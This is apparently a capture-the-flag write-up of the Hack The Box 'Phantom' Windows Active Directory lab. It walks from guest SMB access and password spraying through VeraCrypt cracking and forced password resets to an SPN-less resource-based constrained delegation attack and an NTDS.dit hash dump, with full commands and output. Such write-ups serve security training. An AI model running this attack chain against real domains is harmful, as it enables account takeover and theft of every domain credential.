
Hack The Box Phantom Writeup (Medium Windows)
Medium Windows AD box. An SMB email leaks the onboarding password, a VeraCrypt backup gives up svc_sspr, and RBCD on an SPN-less user reaches Administrator.
Summary
Phantom starts with a guest readable Public share holding tech_support_email.eml, whose base64 PDF attachment spells out the default onboarding password Ph4nt0m@5t4rt!. An RID bruteforce builds the user list and spraying that password lands on ibryant, which opens the Departments Share and a VeraCrypt container named IT_BACKUP_201123.hc. Cracking it needs a hand built wordlist around the machine name rather than rockyou, and hashcat mode 13722 recovers Phantom2023!; grepping the mounted backup for known usernames then exposes lstanley’s password, and spraying that finds svc_sspr. BloodHound shows svc_sspr holds ForceChangePassword over three members of ICT Security, so resetting crose and recollecting reveals that the group has AddAllowedToAct over the domain controller. With no machine account quota and no write over an SPN bearing account, the tester follows the SPN-less RBCD variant: write the delegation from wsilva, take a TGT, reset the account password to its own session key and run S4U2self with U2U to impersonate Administrator, which is enough to secretsdump NTDS.dit.
SMB Server Enumeration
I enumerated SMB shares using the default guest account:
1
2
3
4
5
6
7
8
9
10
11
12
13
$ nxc smb 10.129.147.133 -u 'guest' -p '' --shares
SMB         10.129.147.133  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB         10.129.147.133  445    DC               [+] phantom.vl\guest:
SMB         10.129.147.133  445    DC               [*] Enumerated shares
SMB         10.129.147.133  445    DC               Share           Permissions     Remark
SMB         10.129.147.133  445    DC               -----           -----------     ------
SMB         10.129.147.133  445    DC               ADMIN$                          Remote Admin
SMB         10.129.147.133  445    DC               C$                              Default share
SMB         10.129.147.133  445    DC               Departments Share
SMB         10.129.147.133  445    DC               IPC$            READ            Remote IPC
SMB         10.129.147.133  445    DC               NETLOGON                        Logon server share
SMB         10.129.147.133  445    DC               Public          READ
SMB         10.129.147.133  445    DC               SYSVOL                          Logon server share

I connected to the Public share and noticed a file was there (tech_support_email.eml). I downloaded the file to my local system:
If we cat the file, we can immediately see two potential usernames (“alucas” and “techsupport”):

The email also has a PDF attached to it, in base64 format:

I copied the entire base64 blob to a file named welcome_template.pdf.b64:
1
2
3
4
5
6
7
JVBERi0xLjcKJcOkw7zDtsOfCjIgMCBvYmoKPDwvTGVuZ3RoIDMgMCBSL0ZpbHRlci9GbGF0ZURl
Y29kZT4+CnN0cmVhbQp4nI1Vy4rcMBC8+yt0zsFTXZYsGcyAJY8hgT0sGcgh5LBks

<SNIP>

Mwo+PgpzdGFydHhyZWYK
OTQxNAolJUVPRgo=
Then I base64 decoded it:
1
$ cat welcome_template.pdf.b64 | base64 -d > welcome_template.pdf
And opened it to see it’s contents:

It talks about the default user credentials in the environment:
1
2
Username: <USERNAME>
Password: Ph4nt0m@5t4rt!
I performed a RID bruteforce scan against the SMB server to find valid usernames:
1
2
3
4
5
6
7
8
9
10
11
$ nxc smb 10.129.147.133 -u 'guest' -p '' --rid-brute 5000
SMB         10.129.147.133  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB         10.129.147.133  445    DC               [+] phantom.vl\guest:
SMB         10.129.147.133  445    DC               498: PHANTOM\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.147.133  445    DC               500: PHANTOM\Administrator (SidTypeUser)

<SNIP>

SMB         10.129.147.133  445    DC               1135: PHANTOM\ccooper (SidTypeUser)
SMB         10.129.147.133  445    DC               1136: PHANTOM\vcunningham (SidTypeUser)
SMB         10.129.147.133  445    DC               1137: PHANTOM\SSPR Service (SidTypeGroup)
I saved the complete output to my local machine at scans/rid-brute.log and executed the following oneliner to format it and have a users.txt file:
1
awk -F'\\\\' '/SidTypeUser/ {sub(/\).*/, "", $2); print $2}' scans/rid-brute.log | cut -d' ' -f1 > users.txt
My users.txt looks like this now:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
Administrator
Guest
krbtgt
DC$
svc_sspr
rnichols
pharrison
wsilva
elynch
nhamilton
lstanley
bbarnes
cjones
agarcia
ppayne
ibryant
ssteward
wstewart
vhoward
crose
twright
fhanson
cferguson
alucas
ebryant
vlynch
ghall
ssimpson
ccooper
vcunningham
I saved the previously discovered default password to a file named “passwords.txt” and began using that password to perform a spraying attack:
1
$ nxc smb phantom.vl -u users.txt  -p passwords.txt --continue-on-success
Sure enough, among the output, we got a hit for “ibryant”:

New credentials:
1
2
Username: ibryant
Password: Ph4nt0m@5t4rt!
I enumerated the shares again but this time using the user credentials:
1
nxc smb 10.129.147.133 -u 'ibryant' -p 'Ph4nt0m@5t4rt!' --shares
And with this user, we have access to more shares:

More specifically, “Departments Share”, which is a non-default share.
I mounted the share to a local “mount” folder:
1
$ sudo mount -t cifs -o username=ibryant,password='Ph4nt0m@5t4rt!' '//10.129.147.133/departments share' mount/
Then I exfiltrated every file in the share to my local machine with the following bash oneliner:
1
for file in `find mount/ -type f`; do cp $(pwd)/$file loot/; done
The file that caught my attention the most, among the many, was specifically IT_BACKUP_201123.hc. I googled for the “.hc” extension and discovered that it’s a VeraCrypt encrypted disk.
JohnTheRipper has a script that converts VeraCrypt to a format that John understands. I used the script like so:
1
$ ~/hacking/tools/john/run/truecrypt2john.py loot/IT_BACKUP_201123.hc > it-backup.john
Now it’s the part that get me the most pissed off. I tried every single hashcat rule. I extracted all words from all the pdfs in the departments smb share and used hashcat rules against them to try and crack the password. The password for this encrypted file is not in the pdfs, nor combining it with the most comprehensive hashcat rules. You gotta, for some reason, create your own wordlist with the name of the machine, Phantom.
1
crunch 12 12 -t 'Phantom202%^' -o wordlist-phantom.txt
Also, there’s this blog post https://labex.io/tutorials/kali-crack-a-veracrypt-volume-password-594492 that talks about using hashcat to crack a veracrypt container. They used the following command to extract the necessary piece of information out of the container:
1
dd if=IT_BACKUP_201123.hc of=veracrypt.hash bs=512 count=1
After trial and error, it got cracked:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$ hashcat -m 13722 veracrypt.hash ../wordlist-phantom.txt

veracrypt.hash:Phantom2023!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13722 (VeraCrypt SHA512 + XTS 1024 bit (legacy))
Hash.Target......: veracrypt.hash
Time.Started.....: Fri Oct 10 05:07:01 2025 (22 secs)
Time.Estimated...: Fri Oct 10 05:07:23 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (../wordlist-phantom.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:        6 H/s (5.87ms) @ Accel:128 Loops:250 Thr:1 Vec:2
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 128/330 (38.79%)
Rejected.........: 0/128 (0.00%)
Restore.Point....: 0/330 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:499750-499999
Candidate.Engine.: Device Generator
Candidates.#1....: Phantom2020! -> Phantom2023,
Hardware.Mon.#1..: Util: 53%

Started: Fri Oct 10 05:05:53 2025
Stopped: Fri Oct 10 05:07:25 2025
Worst part of this box tbh. You would need to try all different wordlists with different hash modes because you simply can’t know which veracrypt mode is it so you don’t know if the wordlist is right or not.
I opened the backup in veracrypt, and it contains a lot of files. I zipped all files and transfered them to my linux machine. I extracted all files in my CWD.
As root, I ran:
1
for user in `cat ../../users.txt`; do grep $user . -r --color; done
To search recursively in the backup files for all usernames. Soon enough, I found the password for “lstanley” in one of the files:

I added this password to my passwords.txt file, and tried spraying it with all my users:
1
2
3
4
5
$ nxc smb phantom.vl -u users.txt -p passwords.txt --continue-on-success

<SNIP>

SMB         10.129.234.63   445    DC               [+] phantom.vl\svc_sspr:gB6XTcqVP5MlP7Rc
With that, new credentials:
1
2
Username: svc_sspr
Passworwd: gB6XTcqVP5MlP7Rc
LDAP Service Enumeration
I began by performing some quick checks with netexec, but found nothing useful:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
$ nxc ldap 10.129.147.133 -u 'ibryant' -p 'Ph4nt0m@5t4rt!' --computers
LDAP        10.129.147.133  389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.147.133  389    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
LDAP        10.129.147.133  389    DC               [*] Total records returned: 1
LDAP        10.129.147.133  389    DC               DC$


$ nxc ldap 10.129.147.133 -u 'ibryant' -p 'Ph4nt0m@5t4rt!' --kerberoast k.log
LDAP        10.129.147.133  389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.147.133  389    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
LDAP        10.129.147.133  389    DC               [*] Skipping disabled account: krbtgt
LDAP        10.129.147.133  389    DC               [*] Total of records returned 0


$ nxc ldap 10.129.147.133 -u 'ibryant' -p 'Ph4nt0m@5t4rt!' --asreproast a.log
LDAP        10.129.147.133  389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.147.133  389    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
LDAP        10.129.147.133  389    DC               No entries found!


$ nxc ldap 10.129.147.133 -u 'ibryant' -p 'Ph4nt0m@5t4rt!' -M get-desc-users
LDAP        10.129.147.133  389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.147.133  389    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
GET-DESC... 10.129.147.133  389    DC               [+] Found following users:
GET-DESC... 10.129.147.133  389    DC               User: Administrator description: Built-in account for administering the computer/domain
GET-DESC... 10.129.147.133  389    DC               User: Guest description: Built-in account for guest access to the computer/domain
GET-DESC... 10.129.147.133  389    DC               User: krbtgt description: Key Distribution Center Service Account

$ nxc ldap 10.129.147.133 -u 'ibryant' -p 'Ph4nt0m@5t4rt!' -M get-info-users
LDAP        10.129.147.133  389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.147.133  389    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!


$ nxc ldap 10.129.147.133 -u 'ibryant' -p 'Ph4nt0m@5t4rt!' -M get-userPassword
LDAP        10.129.147.133  389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.147.133  389    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
GET-USER... 10.129.147.133  389    DC               [+] Found following users:


$ nxc ldap 10.129.147.133 -u 'ibryant' -p 'Ph4nt0m@5t4rt!' -M get-unixUserPassword
LDAP        10.129.147.133  389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.147.133  389    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
GET-UNIX... 10.129.147.133  389    DC               [+] Found following users:
I proceeded to perform a bloodhound scan:
1
2
3
4
5
6
7
8
9
$ nxc ldap 10.129.147.133 -u 'ibryant' -p 'Ph4nt0m@5t4rt!' --bloodhound -c All --dns-server 10.129.147.133
LDAP        10.129.147.133  389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.147.133  389    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
LDAP        10.129.147.133  389    DC               Resolved collection methods: session, objectprops, rdp, trusts, psremote, container, localadmin, dcom, acl, group
[11:02:22] ERROR    Unhandled exception in computer DC.phantom.vl    computers.py:268
                    processing: The NETBIOS connection with the
                    remote host timed out.
LDAP        10.129.147.133  389    DC               Done in 0M 27S
LDAP        10.129.147.133  389    DC               Compressing output into /home/user/.nxc/logs/DC_10.129.147.133_2025-10-05_110154_bloodhound.zip
The recently compromised user, svc_sspr, has ForceChangePassword over “rnichols@phantom.vl”, “wsilva@phantom.vl”, and “crose@phantom.vl” as you can see from the screenshot below:

This can be found when searching for svc_sspr and then hitting “outbound object control” in bloodhound.
All 3 users “svc_sspr” has ForceChangePassword over are members of the same group, “ICT Security”. I changed the password for “crose” so I can enumerate the domain on the perspective of a user that’s in the group:
1
2
$ bloodyAD -u svc_sspr -p gB6XTcqVP5MlP7Rc --dc-ip 10.129.234.63 set password crose Password123!
[+] Password changed successfully!
And then bloodhound:
1
2
3
4
5
6
$ nxc ldap 10.129.234.63 -u 'crose' -p 'Password123!' --bloodhound -c All --dns-server 10.129.234.63
LDAP        10.129.234.63   389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.234.63   389    DC               [+] phantom.vl\crose:Password123!
LDAP        10.129.234.63   389    DC               Resolved collection methods: psremote, session, trusts, objectprops, localadmin, group, rdp, acl, container, dcom
LDAP        10.129.234.63   389    DC               Done in 0M 33S
LDAP        10.129.234.63   389    DC               Compressing output into /home/user/.nxc/logs/DC_10.129.234.63_2025-10-10_063916_bloodhound.zip
BLoodhound collector finished and I ingested the new report. Before, if I clicked on any of the users, they would appear to have none “outbound object control”. Now, with the new scan in the context of “crose”, I can see the group ICT Secrurity has “AddAllowedToAct” over DC.PHANTOM.VL (the domain controller):

RBCD with SPN-less user
The article at https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd#rbcd-on-spn-less-users talks about the situation where we don’t have the “required” machine account quota (which means we can’t add machine accounts to the domain) and we don’t have GenericWrite or GenericAll over some user to set their SPN (both theoretically required to perform an RBCD attack)
First, we write delegation rights:
1
rbcd.py -delegate-from 'wsilva' -delegate-to 'DC$' -dc-ip '10.129.234.63' -action 'write' 'phantom.vl'/'wsilva':'Password123!' -debug
It should show this output:
1
2
3
4
[*] Delegation rights modified successfully!
[*] wsilva can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     wsilva       (S-1-5-21-4029599044-1972224926-2225194048-1114)
Then get the ST for wsilva:
1
2
3
4
$ getTGT.py -hashes :$(pypykatz crypto nt 'Password123!') phantom.vl/'wsilva'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in wsilva.ccache
If you describe the ticket you’ll see that it is “forwardable”. Also, we gotta take note of the **Ticket Session Key **attribute:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
$ describeTicket.py wsilva.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : d461c7520feddb131c9f586e0dcd4c37
[*] User Name                     : wsilva
[*] User Realm                    : PHANTOM.VL
[*] Service Name                  : krbtgt/PHANTOM.VL
[*] Service Realm                 : PHANTOM.VL
[*] Start Time                    : 10/10/2025 09:18:11 AM
[*] End Time                      : 10/10/2025 19:18:11 PM
[*] RenewTill                     : 11/10/2025 09:18:11 AM
[*] Flags                         : (0x50e10000) forwardable, proxiable, renewable, initial, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : 1GHHUg/t2xMcn1huDc1MNw==
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/PHANTOM.VL
[*]   Service Realm               : PHANTOM.VL
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
Change the password for wsilva :
1
2
3
4
5
6
7
$ changepasswd.py -newhashes :d461c7520feddb131c9f586e0dcd4c37 phantom.vl/'wsilva':'Password123!'@'10.129.234.63'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of phantom.vl\wsilva
[*] Connecting to DCE/RPC as phantom.vl\wsilva
[*] Password was changed successfully.
[!] User will need to change their password on next logging because we are using hashes.
And get the ST impersonating administrator:
1
2
3
4
5
6
7
$ KRB5CCNAME='wsilva.ccache' getST.py -u2u -impersonate "Administrator" -spn "cifs/dc.phantom.vl" -k -no-pass phantom.vl/'wsilva'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_dc.phantom.vl@PHANTOM.VL.ccache
With that one could dump secrets from the domain, including but not limited to the NTDS.dit database.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
$ secretsdump.py -k dc.phantom.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xa08cda6a38d423ba98b6f79cf6c7880f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8ba20fb81a9c306744a3024dadd0875d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

<SNIP>

[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa2abd9db4f5984e657f834484512117:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:de0c6c1bf90cdc90ed73c2b765793df6:::
phantom.vl\svc_sspr:1103:aad3b435b51404eeaad3b435b51404ee:8ecffccc2f22c1607b8e104296ffbf68:::
PHANTOM.vl\rnichols:1112:aad3b435b51404eeaad3b435b51404ee:6e2c9daa1d71941ea201a79fe134008a:::

<SNIP>